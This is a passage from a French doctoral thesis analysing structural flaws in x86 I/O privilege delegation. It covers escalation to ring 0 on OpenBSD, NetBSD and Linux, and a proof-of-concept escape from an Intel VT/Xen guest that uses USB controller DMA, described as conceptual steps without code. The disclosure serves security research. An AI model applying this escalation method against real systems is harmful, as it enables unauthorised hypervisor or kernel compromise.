En conclusion, il a été montré dans ce chapitre qu'il était possible à un attaquant qui obtenait une fois les privilèges d'accès sur un unique registre PIO 32 bits d'obtenir des privilèges identiques à ceux du noyau sur un système basé sur OpenBSD. Cette situation peut être étendue à d'autres systèmes d'exploitation pour lesquels les adresses physiques de tampons mémoire peuvent être intuités. Comme la stratégie d'allocation des systèmes d'exploitation standard n'empêche généralement pas l'allocation d'un nombre arbitrairement grand de tampons, il est généralement faisable de deviner avec une probabilité acceptable l'adresse de deux tampons d'une page que l'on alloue.

Ce fait montre combien il est dangereux pour un système d'exploitation de déléguer des privilèges d'entrées sorties. En effet, il a été prouvé qu'un unique accès à un unique port constituait en tant que tel une menace pour le système d'exploitation. Ce fait amène également à se poser la question de la cohérence du mécanisme de délégation de privilèges d'entrées sorties au niveau matériel (IOPL et I/O Bitmap). En effet, plus encore que les exemples 3 et 4, l'attaque présentée dans ce chapitre montre que ce mécanisme initialement prévu pour déléguer des privilèges du noyau sans déléguer l'intégralité de ces privilèges souffre de problèmes de conception structurels. Le chapitre 6.5 analyse ces problèmes.

Troisième partie

# Des problèmes structurels difficiles à prendre en compte

# Chapitre 6

# Des failles structurelles

**Sommaire**

## 6.1 Étude de la généricité des exemples présentés

Les exemples proposés dans les sections précédentes rendent compte de problèmes intrinsèques fondamentaux de l'architecture x86 classique. En effet, il a été montré en particulier que bien que les privilèges d'entrées-sorties aient été introduits pour permettre au noyau de déléguer à une application des privilèges d'accès au matériel, sans pour autant déléguer l'ensemble des privilèges, il était en pratique illusoire d'espérer obtenir une telle propriété : déléguer les privilèges d'entrées-sorties sur certains ports peut s'avérer dangereux dans la mesure où il est possible à un attaquant d'utiliser sous certaines conditions ces privilèges pour obtenir les privilèges maximaux sur le système.

Les schémas d'escalade de privilèges détaillés dans les sections précédentes doivent être compris comme des exemples de ce qu'il est possible de faire avec les privilèges d'entrées-sorties adéquats. Il existe sans doute d'autres exemples pour d'autres fonctionnalités non encore étudiées des chipsets, des processeurs ou de périphériques complexes tels que la carte graphique par exemple.

Nous avons présenté dans cette thèse une famille d'attaques, en ne donnant que quelques exemples de réalisations possibles d'attaques de cette classe. Dans chacun des cas, nous avons été capable d'isoler un ensemble des privilèges suffisant pour mener à bien les attaques ou escalades de privilèges présentées. Cet ensemble de privilèges suffisant ne dépend pas a priori du système d'exploitation. Nous pouvons donc considérer que les attaques proposées restent génériques. Sur tout système (quel que soit le système d'exploitation mis en œuvre) où il est possible à un utilisateur ou une application de s'approprier l'ensemble des privilèges suffisant pour mener à bien l'une des attaques présentées, il est possible au dit utilisateur ou à ladite application d'obtenir sans condition des privilèges maximaux pour exécuter du code arbitraire en ring 0. Les chapitres suivants détaillent les aspects liés à la généricité des solutions proposées et tentent de résumer l'ensemble des problèmes structurels mis en évidence dans les chapitres 3 et suivants.

## 6.2 Application à d'autres systèmes d'exploitation qu'OpenBSD

Les schémas d'escalade de privilèges abordés ont été présentés sur le système d'exploitation OpenBSD. Cependant, comme indiqué dans la section précédente ces schémas fonctionnent de la même façon quel que soit le système d'exploitation mis en œuvre, dès lors qu'un utilisateur dispose des privilèges initiaux suffisants.

Il est donc possible d'adapter aisément les attaques présentées à des systèmes Linux, FreeBSD ou encore NetBSD. Il est bien entendu théoriquement possible d'adapter lesdites attaques aux systèmes Windows, mais cela nécessiterait la modification du noyau (par chargement dynamique de module noyau), privilège qui est en lui même d'ores et déjà suffisant pour exécuter du code arbitraire en ring 0. Aucune utilisation opérationnelle des mécanismes présentés n'a donc pu être mise en évidence sous Windows.

### 6.2.1 Un système voisin, NetBSD

L'adaptation la plus aisée porte sur le système NetBSD [64], dont OpenBSD est initialement issu. En effet, sous NetBSD, sont implémentés des appels systèmes relativement similaires à ceux d'OpenBSD (i386_iopl, i386_set_ioperm par exemple). Il existe, d'autre part, comme sous OpenBSD une implémentation du securelevel. Cette implémentation est similaire. En revanche, il a été fait le choix sous NetBSD de ne pas permettre l'utilisation des appels système i386_iopl et i386_set_ioperm lorsque le système est en mode Highly Secure. En revanche, il

est possible d'utiliser des tels appels en mode Secure. D'autre part, il n'existe pas de variable machdep.allowaperture. Il a été fait le choix sous NetBSD de ne pas fournir de pseudo-fichier /dev/xf86 dans l'installation par défaut. Pour être en mesure de disposer de ce fichier il est nécessaire au superutilisateur de charger le module sysutils/aperture. Lorsque ce module est chargé, le fonctionnement du pseudo-fichier est similaire à celui qui est le sien sous OpenBSD (voir section 2.3.4 pour plus de détails). L'installation d'un tel module est a priori nécessaire pour être en mesure de démarrer le serveur X lorsque le système se trouve en mode Secure. Les restrictions relatives aux privilèges d'entrées-sorties empêchent en l'état le lancement du serveur X en mode Highly Secure et ce en dépit de la présence du fichier /dev/xf86.

En pratique, il est donc impossible de penser utiliser les schémas d'escalade de privilèges présentés ici, si le système est en mode Highly Secure, puisque le système empêche explicitement de déléguer les privilèges d'entrées-sorties à tous les processus créés après l'élévation du securelevel et ce quel que soit leur propriétaire. Une telle sécurité a cependant un coût, puisqu'il est impossible de lancer le serveur graphique (X) dès lors que le système est placé en mode Highly Secure.

En mode Secure cependant, il est possible à un attaquant ayant trouvé un moyen d'exécuter du code avec les privilèges du superutilisateur d'utiliser les schémas d'escalades de privilège AGP et USB pour obtenir les privilèges maximaux sur le système et en particulier contourner la restriction de privilèges imposée par le securelevel. Il sera également possible d'utiliser l'attaque SMM dès lors que le module sysutils/aperture [63] est installé.

### 6.2.2 Sous Linux

On trouve sous Linux (quelle que soit la distribution) des appels systèmes similaires à ceux proposés par OpenBSD, permettant à une application de la couche utilisateur de demander au noyau la délégation de privilèges d'entrées-sorties. L'appel système iopl() permet par exemple d'obtenir une délégation de privilèges E/S similaire à celle qui serait obtenue par i386_iopl sous OpenBSD. De manière similaire ioperm() est l'équivalent sous Linux de i386_set_ioperm[32]. Ces appels sont comme sous OpenBSD réservés au seul usage du superutilisateur. On trouve également un pseudo-fichier /dev/mem permettant d'obtenir un accès direct à l'espace d'adressage physique.

Les schémas d'attaque AGP et USB peuvent donc être utilisés avec succès sur un système Linux. En revanche, ces schémas d'attaque ne correspondront pas toujours à une escalade de privilège opérationnelle. En effet, sous la plupart des Linux, le mécanisme de securelevel visant à limiter les privilèges du superutilisateur n'est pas mis en œuvre. Sur un système Linux standard (sans patch de sécurité additionnel ou configuration spécifique), le superutilisateur a donc les pleins pouvoirs et est en mesure sans restriction d'exécuter du code avec des privilèges noyaux.

Il est cependant possible dans les noyaux Linux récents d'utiliser différents mécanismes de sécurité supplémentaires dont le but est notamment de restreindre les privilèges du superutilisateur. Aussi a-t-on la possibilité depuis le noyau 2.6.8 d'utiliser un mécanisme de Securelevel dans le principe identique à celui utilisé sous BSD. Il est également possible de mettre en œuvre les capacités POSIX [35] (voir 2.2.2) dans le but de diviser les privilèges du superutilisateur en plusieurs groupes de privilèges qu'il est alors possible de déléguer de manière discrétionnaire. Certains patchs de sécurité (comme GRSecurity [33]) fournissent des mécanismes de sécurité additionnels. L'architecture SELinux [85] permet quant à elle une gestion mandataire à forte granularité des privilèges.

[32] Une petite distinction est cependant la taille utilisable pour chaque tâche du Bitmap d'entrées-sorties.

Dès lors que l'un ou l'autre de ces mécanismes sera mis en œuvre et qu'un compte à privilèges restreints posséderait les privilèges identifiés comme nécessaires pour réaliser une des attaques présentées dans le cadre de cette thèse, alors un attaquant capable de lancer du code sous cette identité est capable d'obtenir par ce biais des privilèges équivalents à ceux du noyau. A titre d'exemple, on peut dire que l'attaque basée sur l'utilisation des contrôleurs USB permet à un attaquant de contourner les restrictions imposées par le mécanisme de cloisonnement **chroot*** de GRSecurity lorsque la configuration du mécanisme est telle que les privilèges d'entrées-sorties sont disponibles à l'intérieur d'une zone cloisonnée. De même, il est possible à un attaquant d'utiliser cette attaque pour obtenir une capacité arbitraire à partir de la seule capacité CAP_SYS_RAWIO, ce qui est contre le modèle théorique des capacités.

## 6.3 Barrières de virtualisation

### 6.3.1 Aspects génériques

L'un des plus gros impacts potentiels des défauts structurels mis en évidence dans cette thèse concerne les systèmes mettant en œuvre des techniques de virtualisation.

La virtualisation de ressources consiste à développer une couche d'abstraction (généralement logicielle, parfois partiellement matérielle). Cette couche d'abstraction, appelée généralement Moniteur de Machine Virtuelle (VMM pour Virtual Machine Monitor), permet de présenter aux composants logiciels destinés à s'exécuter sur la machine une vision virtuelle du matériel. Les vues présentées à chacune des applications sont potentiellement différentes de l'architecture matérielle réelle, et potentiellement différentes entre elles. Chacun des composants logiciels a alors l'impression de s'exécuter seul sur une machine réelle. Elle s'exécute en réalité sur une machine virtuelle. Les appels aux différentes fonctionnalités de la machine virtuelle sont redirigés par le moniteur de machine virtuelle au matériel réel de la machine qui gère notamment le contrôle d'accès aux ressources et les éventuels accès concurrents à ces dernières. L'application fondamentale de la virtualisation est l'isolation de composants. Il est possible en utilisant des techniques de virtualisation de faire tourner plusieurs systèmes d'exploitation en parallèle sur une même machine. Chacun des systèmes d'exploitation a alors l'impression de s'exécuter seul sur une machine réelle. Les applications potentielles sont multiples :

- construction d'un système multiniveau. Deux domaines traitant des informations de sensibilité différentes (documents publics dans un cas et documents plus sensibles dans l'autre) tournent en parallèle sur le même poste. Le moniteur de machine virtuelle doit s'assurer que les échanges entre ces deux domaines sont strictement conformes à la politique de sécurité du système ;
- isolation des fonctionnalités de sécurité. Un système d'exploitation s'exécute sur une machine. Un autre système d'exploitation minimaliste s'exécute en parallèle. Il a en charge la gestion des fonctionnalités critiques en terme de sécurité (chiffrement de disque dur, gestion des clefs...). Le système d'exploitation principal, le plus exposé n'a donc pas connaissance des secrets utilisés sur la machine.

La sécurité de tels systèmes repose entre autres sur le fait qu'il est impossible pour l'un des systèmes d'exploitation qui s'exécute sur la machine de récupérer des privilèges équivalent au moniteur de machine virtuel. En effet, le moniteur est seul garant du bon confinement des différents systèmes virtualisés et de fait à des privilèges d'administration sur chacun des domaines invités. La menace est donc ici celle d'un système d'exploitation invité entièrement corrompu qui chercherait à contourner les mécanismes de cloisonnement mis en œuvre par le moniteur de machine virtuelle.

Or, la virtualisation n'est pas nécessairement complète. En effet, pour des raisons de performance, il peut être intéressant de laisser un système invité accéder directement à certaines ressources du système sans passer par la couche d'abstraction matérielle. Il peut par exemple être intéressant de laisser au domaine invité la possibilité d'accéder directement à certains ports PIO.

Dans le cadre de cette thèse, nous avons montré notamment que, bien souvent, les privilèges d'entrées-sorties étaient suffisants pour qu'une entité logicielle puisse obtenir les privilèges maximaux sur le système (voir 5.6.2). Ainsi donc, tous les systèmes de virtualisation qui délégueraient des privilèges d'entrées-sorties à l'un ou l'autre de ses compartiments invités mettrait en danger leur capacité à faire respecter leur politique de sécurité et à empêcher une escalade de privilège depuis un domaine invité non privilégié vers des privilèges maximaux sur le système. De telles considérations devront être prises en compte lors de la construction ou de la configuration des futures solutions basées sur la virtualisation.

### 6.3.2 Cas concret d'une application sur VT

Les processeurs x86 les plus récents comportent des extensions dites d'aide à la virtualisation ou encore de virtualisation matérielle. Intel® et AMD ont ainsi développé en parallèle deux technologies d'aide à la virtualisation. La technologie Intel® se nomme VT (anciennement Vanderpool) [48] et la technologie AMD Pacifica [5]. Ces technologies reposent sur la même philosophie mais sont par ailleurs incompatibles.

Seule la technologie VT a été étudiée lors de cette thèse. Le principe de la virtualisation matérielle est relativement similaire au principe de virtualisation classique qui a été décrite dans le paragraphe précédent. Il existe un moniteur de machine virtuelle qui dans la terminologie VT est dit fonctionner en mode VMX root et qui pilote des systèmes d'exploitation invités non privilégiés. Ces systèmes d'exploitation invités sont dits fonctionner en mode VMX non-root.




Fig. 6.1 – Fonctionnement global du mécanisme VT

Le principe global de fonctionnement est présenté sur la figure 6.1. Lorsque la machine démarre, elle ne met pas en œuvre les extensions liées à la virtualisation. Elle fonctionne alors exactement de la même façon qu'une machine x86 standard. Lorsque l'on démarre un moniteur de machine virtuelle, on utilise l'instruction VMXON qui spécifie que les extensions VT peuvent par la suite être utilisées. Il est possible de retourner au mode de fonctionnement standard avec une instruction VMXOFF. Une fois les extensions VT activées, il est possible de configurer des structures appelées VMCS pour "virtual machine control structure" (Configuration de machine virtuelle, voir figure 6.2). Une structure doit être définie par système d'exploitation invité qui

sera potentiellement lancé. Chaque structure répertorie l'état initial des registres processeur virtualisés pour chacun des contextes invités. L'instruction assembleur VMLOAD permet de définir la structure VMCS qui sera utilisée lors du lancement du prochain système invité. L'instruction VMENTRY permet de lancer le système d'exploitation invité correspondant. L'instruction VMEXIT permet de sortir du système d'exploitation invité vers l'hyperviseur. Lors de la sortie, l'état courant des registres processeur est sauvegardé de manière à ce que lors de la prochaine instruction VMENTRY le contexte du système d'exploitation soit restauré tel qu'il était avant la dernière instruction VMEXIT.

Lorsque l'on se trouve dans le contexte d'un système d'exploitation invité (après un VMENTRY), le jeu d'instruction accessible est le même qu'en fonctionnement normal. Cependant, les instructions assembleurs ne se comportent pas de la même façon. En particulier, un certain nombre d'instructions assembleur trappent inconditionnellement ("Trapper" doit ici être compris comme un VMEXIT vers l'hyperviseur). Il est également possible de définir dans chaque VMCS une sous-structure appelée "CPU exec control" qui permet de configurer le comportement de certaines instructions assembleurs. Le détail de cette sous-structure est fourni sur la figure 6.2. En fonction de ce que l'on souhaite virtualiser pour le système invité, il est possible de configurer certaines instructions pour qu'elles trappent ou non. En pratique, il est ainsi possible de définir le comportement du processeur lors de l'exécution des instructions assembleur "in" et "out". Trois configurations sont envisageables :

- **Configuration 1** : Aucune instruction "in" et "out" ne génère de VMEXIT. Dans ce cas, il est possible d'accéder à l'ensemble des ports PIO depuis le domaine invité pour tout composant possédant les privilèges d'entrées-sorties (c'est-à-dire l'ensemble des composants tournant au niveau de privilège processeur 0, et l'ensemble des composants de niveau de privilège processeur supérieur qui possède les privilèges d'entrées sorties par exemple par une configuration adéquate des bits IOPL du registre EFLAGS ;
- **Configuration 2** : Toutes les instructions "in" et "out" trappent inconditionnellement. Dans ce cas, c'est à l'hyperviseur qu'incombe d'émuler le comportement des périphériques accédés via le mécanisme PIO. Dans ce cas, tous les périphériques sont virtualisés ;
- **Configuration 3** : Certaines instructions "in" et "out" trappent. Dans ce cas, on définit un bitmap d'entrée sortie dans la structure VMCS concernée qui définit quels sont les ports pour lesquels les accès génèrent un VMEXIT et lesquelles ne le font pas. Dans ce cas, il est possible de ne virtualiser que certains périphériques et de laisser un accès complet aux ports d'entrées sorties associés à certains périphériques uniquement.

Le même genre de configuration est possible en ce qui concerne l'accès aux Model Specific Registers (**MSR***) du processeur. Il est possible de spécifier que tout accès à quelque MSR que ce soit déclenche la génération d'un VMEXIT. Le cas échéant, il est également possible de configurer le système via un Bitmap MSR pour que les accès à certains MSR uniquement causent la génération d'un VMEXIT.

Une question se pose alors : toutes les configurations sont-elles égales en terme de sécurité ? Est-il possible de configurer le système de tel sorte qu'il soit faisable de contourner le modèle de cloisonnement élémentaire de la technologie ?

En analysant ce qui a été dit tout au long du présent manuscript on constate qu'il existe une faiblesse potentielle dans le cas où la configuration du système laisse un accès à l'un au moins des ports d'entrées-sorties réels de la machine. En effet, on a montré lors de la description de l'attaque basée sur les mécanismes des contrôleurs USB compatibles avec la norme UHCI, qu'il était possible à un attaquant de s'octroyer des privilèges équivalents à ceux du noyau dès lors qu'il possède un droit d'accès en écriture sur le registre PIO "Frame List Base Address". Il est donc naturel de penser que de manière similaire, un domaine invité dont la structure VMCS autorise-

| Indice | Nom | Description |
|---|---|---|
| 2 | Sortie sur fenêtre d'interruption | Si ce bit vaut 1, un VMEXIT est généré lorsque RFLAGS.IF = 1. Ceci permet au moniteur de machine virtuelle de garder le contrôle des routines de traitement d'interruptions |
| 3 | Ajout d'un Offset au compteur de temps (TSC) | Si ce bit vaut 0, les instructions permettant de lire le compteur de temps fonctionnent normalement. Sinon, un offset spécifié par ailleurs est ajouté automatiquement au compteur |
| 7 | Sortie sur HLT | Si ce bit vaut 1, l'exécution de l'instruction HLT (arrêt du processeur jusqu'à la prochaine interruption) cause un VMEXIT |
| 9 | Sortie sur INVPLG | Si ce bit vaut 1, l'invalidation du cache des tables de page cause un VMEXIT |
| 10 | Sortie sur MWAIT | Si ce bit vaut 1, l'exécution de l'instruction MWAIT cause un VMEXIT |
| 11 | Sortie sur RDPMC | Si ce bit vaut 1, toute tentative de lecture du registre PMC (Power Management Control) se solde par un VMEXIT |
| 12 | Sortie sur RDTSC | Si ce bit vaut 1, toute tentative de lecture du compteur de temps (TSC) se solde par un VMEXIT |
| 19 | Sortie sur chargement de CR8 | Si ce bit vaut 1, toute tentative d'écriture dans le registre de contrôle CR8 (qui donne accès en lecture/écriture au registre TPR voir ci-dessous) du processeur se solde par un VMEXIT |
| 20 | Sortie sur lecture de CR8 | Si ce bit vaut 1, toute tentative de lecture du registre de contrôle CR8 du processeur se solde par un VMEXIT |
| 21 | Utilisation du TPR miroir | Si ce bit vaut 1, le domaine invité n'accède pas directement au registre TPR (registre permettant de définir la priorité des interruptions) mais à un registre miroir maintenu par le moniteur de machine virtuelle |
| 23 | Sortie sur MOV DR | Si ce bit vaut 1, toute écriture dans les registres de débogage du processeur se solde par un VMEXIT |
| **24** | Sortie inconditionnelle des E/S | **Si ce bit vaut 1, toutes les instructions in/out se soldent par un VMEXIT** |
| **25** | Utilisation des bitmap d'entrée-sortie | **Si ce bit vaut 1, le processeur utilise le bitmap d'entrée-sortie pour déterminer les ports PIO pour lesquels les instructions in/out se soldent par un VMEXIT** |
| 28 | Utilisation des bitmaps MSR | Si ce bit vaut 1, les bitmaps MSR sont utilisés. Ces bitmaps permettent au processeur de déterminer si les instructions RDMSR et WRMSR se soldent par un VMEXIT |
| 29 | Sortie sur MONITOR | Si ce bit vaut 1, l'utilisation de l'instruction MONITOR se solde par un VMEXIT |
| 30 | Sortie sur PAUSE | Si ce bit vaut 1, toute instruction PAUSE se solde par un VMEXIT |

FIG. 6.2 – Structure de la partie VMCS relative au processeur logique. Les bits non renseignés sont réservés.

rait un accès direct à un tel port pourrait potentiellement s'octroyer des privilèges équivalents à ceux du composant de niveau de privilège maximal, le moniteur de machine virtuelle.

Une attaque de type preuve de concept a été mise en pratique sur une machine munie d'un processeur Intel® Xeon® x86-64 mettant en œuvre la technologie VT et est décrite sur la figure 6.3. La méthodologie retenue pour la preuve de concept a été d'utiliser le moniteur de machine virtuelle Xen, et de créer un domaine invité utilisant la technologie VT avec une structure de contrôle VMCS ne permettant au domaine invité de n'accéder qu'au seul port "Frame List Base Address" de l'un des contrôleurs USB de la machine. Le système d'exploitation invité du domaine virtualisé était une Linux Debian. Il a été possible d'adapter le code du chapitre 5 pour que, s'exécutant en couche utilisateur (ring 3) dans ce domaine, il permette de modifier durablement l'espace mémoire du moniteur de machine virtuelle. Il est également possible de lire l'espace mémoire théoriquement réservé à un autre système d'exploitation invité et donc d'avoir accès à des informations confidentielles qui seraient manipulées par un tel domaine.




FIG. 6.3 – Schéma de principe d'une attaque permettant de démontrer une incohérence dans le modèle de cloisonnement de VT

Le principe général de l'attaque est décrit sur la figure 6.3. L'attaque consiste à programmer depuis un domaine invité un contrôleur USB sur lequel est connecté un périphérique USB

quelconque afin que ce dernier récupère une suite de données déterminée par l'attaquant sur la clef USB et l'inscrive en mémoire dans la zone de mémoire physique correspondant au moniteur de machine virtuelle ou à un autre domaine. Si l'attaquant est capable de déterminer l'adresse A physique d'une structure cible de l'hyperviseur dont le remplacement par une suite de bits arbitraire B lui octroie des privilèges équivalents à celui du moniteur de machine virtuelle, il lui suffit en pratique de programmer le contrôleur USB pour qu'il récupère la suite de donnée B depuis la clef USB et l'inscrive à l'adresse A. Il est important de noter que pour réaliser cette opération, l'attaquant ne nécessite aucun accès physique à la machine, et ne nécessite pas de piéger en avance de phase le périphérique USB connecté. En pratique, il lui suffit de :

- déterminer l'adresse A et la suite B (voir ci après) ;
- programmer le contrôleur USB pour qu'il écrive sur le premier secteur de la clef USB la suite B (nécessite un accès PIO sur le port “Frame List Base Address" du contrôleur ciblé) ;
- programmer le contrôleur USB pour qu'il relise la suite B et l'inscrive dans la mémoire à l'adresse A (nécessite un accès PIO sur le port “Frame List Base Address" du contrôleur ciblé).

Pour faire cela, l'attaquant doit être en mesure d'exécuter du code dans le domaine virtualisé. Dans l'attaque mise en œuvre en pratique, l'attaquant doit par exemple être root du domaine Debian invité. On peut également imaginer que ce soit le système d'exploitation invité lui même qui cherche à attaquer le moniteur de machine virtuelle. Le seul prérequis à l'attaque est le fait que le port “Frame List Base Address" du contrôleur ciblé soit accessible depuis le domaine invité. Une des difficultés de l'attaque réside dans la détermination de la structure cible, de l'adresse A de la structure cible. Cette difficulté peut être facilement contournée par un attaquant qui dispose d'un système identique au système cible et qui serait en mesure d'analyser en avance de phase les adresses possibles de structures cibles éventuelles.

La preuve de concept a été mise en œuvre à partir de l'attaque mettant en jeu les contrôleurs USB, mais d'autres attaques du même type sont potentiellement envisageables dès lors qu'il est possible d'accéder à l'un des ports de la machine depuis un système d'exploitation invité. On peut en déduire que la technologie VT n'est capable de garantir son modèle de sécurité implicite que lorsque qu'il est impossible à tout domaine invité d'accéder à un port PIO réel de la machine. Dès lors que la configuration est donc de type 2 ou 3, le modèle de cloisonnement n'est pas respecté.

Cette preuve de concept soulève ici le délicat problème de la confiance dans la résistance du mécanisme. En effet, la technologie VT est présentée comme une solution de virtualisation qui permet un cloisonnement de différents domaines invités les uns par rapport aux autres. L'exemple présenté ici montre que, en fonction de la configuration (c'est-à-dire du contenu de la structure VMCS) qui aura été choisie pour un domaine invité donné, le modèle de cloisonnement n'est pas valable. En d'autres termes, bien que ce modèle de cloisonnement soit présupposé universel, il n'en est rien. Ainsi donc si l'on souhaite cloisonner des systèmes invités l'un par rapport à l'autre, on est contraint d'utiliser une solution de virtualisation complète des entrées-sorties, c'est-à-dire une émulation intégrale des périphériques du système. Dans le cas contraire, le cloisonnement ne peut être garanti. Rien ne prouve par ailleurs que d'autres configurations (relatives à d'autres fonctionnalités que la délégation de privilèges d'entrées-sorties) ne soient pas également inadaptées au cloisonnement inter-domaines. Le concepteur de la technologie possède peut être un modèle formel permettant de garantir que dans une configuration donnée, le modèle de cloisonnement est effectif, mais en tous cas, l'utilisateur final lui ne dispose pas de telles informations et sera donc incapable de se convaincre de la fiabilité annoncée du mécanisme de cloisonnement. Il est donc impératif, avant d'utiliser une technologie, qu'une étude de cohérence des spécifications soit faite de manière à garantir si oui ou non ces dernières sont cohérentes et si les objectifs de sécurité annoncés pour le système (cloisonnement dans notre cas) sont réalistes.

## 6.4 Application à d'autres architectures

Note : Les manipulations pratiques présentées dans cette section ont été pour une très grande part effectuée par Laurent Absil, lors du stage qu'il a effectué à la DCSSI et que j'ai encadré.

### 6.4.1 L'architecture x86-64 : Présentation et motivation

Jusqu'ici, nous avons étudié les aspects liés à l'emploi des privilèges d'entrées-sorties sur des machines de type x86. Ces machines sont petit à petit remplacées par des machines x86-64 (encore appelées AMD64 dans la terminologie AMD, et EM64T dans la terminologie Intel®). Ces machines possède les même modes de fonctionnement que les machines x86 auxquels s'ajoutent un mode de fonctionnement appelé "long mode" (ou IA-32e dans la nomenclature Intel®) comprenant un sous-mode 64 bits et un sous-mode de comptibilité 32 bits. Le mode "long mode" (employé principalement dans son sous-mode 64 bits sauf dans le cas d'une exécution ponctuelle d'applications écrites et compilées pour un processeur x86 32 bits) devient donc le mode d'exploitation nominal du processeur. Le long mode n'est accessible que depuis le mode protégé et le mode System Management. Le fonctionnement logique est qu'au démarrage de la machine, le système est placé en mode adresse réelle, opère une transition vers le mode protégé comme sur une architecture x86 32 bits puis éventuellement opère une transition vers le long mode en mettant le bit de contrôle LME (Long Mode Enable) à 1. Les transitions entre le long mode et le mode System Management sont régies par le même principe strictement que les transitions entre le mode System Management et les autres modes de fonctionnement 16 et 32 bits (voir figure 6.4).




FIG. 6.4 – Transitions entre modes d'un processeur x86-64

